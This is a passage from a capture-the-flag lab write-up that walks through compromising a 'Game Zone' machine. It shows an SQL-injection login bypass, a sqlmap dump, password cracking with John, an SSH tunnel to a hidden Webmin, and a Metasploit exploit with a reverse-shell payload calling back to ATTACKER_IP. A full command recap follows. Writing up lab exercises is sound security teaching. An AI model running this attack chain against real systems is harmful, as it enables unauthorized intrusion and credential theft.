sqlmap -r gamezone_request.txt -D db --tables
The other table is post.
Cracking with John
Let’s de-hash with John. Mr. Ripper, if you prefer formalities. Wordlist of choice: rockyou.
john gamezone_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256Drop the hash into gamezone_hash.txt first if you haven’t, then run it.

De-hashed password: videogamer124
For a supposed agent, his cyber posture is incredibly weak. SSH in:
ssh agent47@TARGET_IP
At least it’s easy to type blindly.
cat user.txt
User flag: 649ac17b1480ac13ef1e4fa579dac95c
Exposing a hidden service with a reverse SSH tunnel
Reverse SSH tunnels are pretty darn cool. Without the verbose explanation: it works a bit like URL forwarding, but with ports and servers.
The goal now is to reach port 10000 and find an exposed CMS. As agent47:
ss -tulpn
-t  tcp sockets
-u  udp sockets
-l  listening sockets
-p  process using the socket
-n  don't resolve names
I used this exact tool on my home lab the other day to find out why port 111 was open and what it was serving (rpcbind). Given that I’d just exploited rpcbind a few days prior, that was not staying open. (More on that when the home lab page goes up.)
Back on track. In the output, 127.0.0.1:3306 is localhost-bound MariaDB. Port 10000 is listening on all interfaces (*:10000). Smells like Webmin, but always verify.
agent47 has no nmap installed, so verify from your own box:
nmap -sV -p10000 TARGET_IP
A firewall rule blocks us from hitting 10000 directly. Tunnel through it:
ssh -L 10000:localhost:10000 agent47@TARGET_IP
Now visit localhost:10000 in-browser.

The exposed CMS is Webmin. Credentials agent47:videogamer124 work here too. That means this supposed agent has a customer base. I really shouldn’t be surprised.

Version 1.580.
Privesc with Metasploit
My most-anticipated part. Open a fresh terminal, leave the two agent47 SSH consoles running, they won’t bite.
msfconsole
search webmin 1.580
use 0
show options
Set it up:
set USERNAME agent47
set PASSWORD videogamer124
set RHOSTS 127.0.0.1
set LHOST ATTACKER_IP
set LPORT 4444
show options
Run check:

This is why we always verify. The exploit would have run over HTTPS, but we need HTTP. Easy fix:
set SSL false
check
Cleared for takeoff. Make sure the localhost tunnel is still open, then run.
Metasploit lied to us the first time, so set the payload explicitly:
set PAYLOAD cmd/unix/reverse
run
cd /root
cat root.txt
Root flag: a4b945830144bdd71908d12d902adeee
This one was very fun. I love when I catch the confetti.
Full Attack Chain
# 1. Recon
nmap -sS -Pn -sC -sV -p- -T4 -A TARGET_IP -oN game_zone_result.txt
# Web forum. PHPSESSID httponly not set.

# 2. SQLi login bypass (username field, password blank)
' or 1=1 -- -
# -> authenticated, redirected to portal.php

# 3. SQLMap dump via intercepted Burp request
sqlmap -r gamezone_request.txt --dbms=mysql --dump
# agent47 : ab5db915...3efd14 (SHA-256)

# 4. Crack with John
john gamezone_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
# videogamer124

# 5. SSH in -> user flag
ssh agent47@TARGET_IP
cat user.txt

# 6. Find hidden Webmin on 10000, tunnel past the firewall
ss -tulpn                       # *:10000 listening
ssh -L 10000:localhost:10000 agent47@TARGET_IP
# browse localhost:10000 -> Webmin 1.580, agent47:videogamer124

# 7. Privesc with Metasploit
msfconsole
use exploit/unix/webapp/webmin_show_cgi_exec
set USERNAME agent47
set PASSWORD videogamer124
set RHOSTS 127.0.0.1
set LHOST ATTACKER_IP
set SSL false
set PAYLOAD cmd/unix/reverse
run                             # root -> root.txt
Recap: SQLi login bypass, SQLMap dump, John crack, SSH, reverse SSH tunnel to expose Webmin, Metasploit to root.